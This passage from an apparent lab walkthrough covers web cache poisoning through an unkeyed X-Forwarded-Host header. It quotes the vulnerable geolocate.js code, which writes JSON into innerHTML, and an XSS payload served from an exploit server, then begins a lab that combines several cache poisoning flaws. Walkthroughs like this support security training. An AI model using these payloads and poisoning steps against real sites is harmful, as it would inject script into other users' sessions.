

Going through the HTTP history and the source code of the page we see a reference to this file geolocate.json in the source code.

When we fetch it, it fetches the country name.
We will look for hidden headers using the param miner extension.


When we add the X-Forwarded-Host header, its value is reflected in the data dictionary with the host key. We also have a reference to the /resources/js/geolocate.js file.

We will fetch the source code. It embeds the country’s value in the HTML.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
function initGeoLocate(jsonUrl)
{
    fetch(jsonUrl)
        .then(r => r.json())
        .then(j => {
            let geoLocateContent = document.getElementById('shipping-info');

            let img = document.createElement("img");
            img.setAttribute("src", "/resources/images/localShipping.svg");
            geoLocateContent.appendChild(img)

            let div = document.createElement("div");
            div.innerHTML = 'Free shipping to ' + j.country;
            geoLocateContent.appendChild(div)
        });
}
Now we will add a cache buster and add the X-Forwarded-Host with value of the Exploit server URL (not visible in this screenshot, I messed up). The exploit server hosts {"country":"<img src=1 onerror=alert(document.cookie) />"}.
We see that geolocate.json file isn’t loading because of CORS error.

We need to add the Access-Control-Allow-Origin: * header to fix the issue.

We can see that we now get the popup.


Removing the cache buster and resending the request will solve the lab.

11. Combining web cache poisoning vulnerabilities
Description:
We need to combine multiple cache poisoning vulnerabilities to execute alert(document.cookie).
We are given this webapp with multiple translation options. We can see that when we select a non default language like Spanish, there is a request made to /setlang/es? which gives a 302 Found redirect, which redirects us to the /?localized=1 endpoint. The language translation is being done by the lang=es cookie.

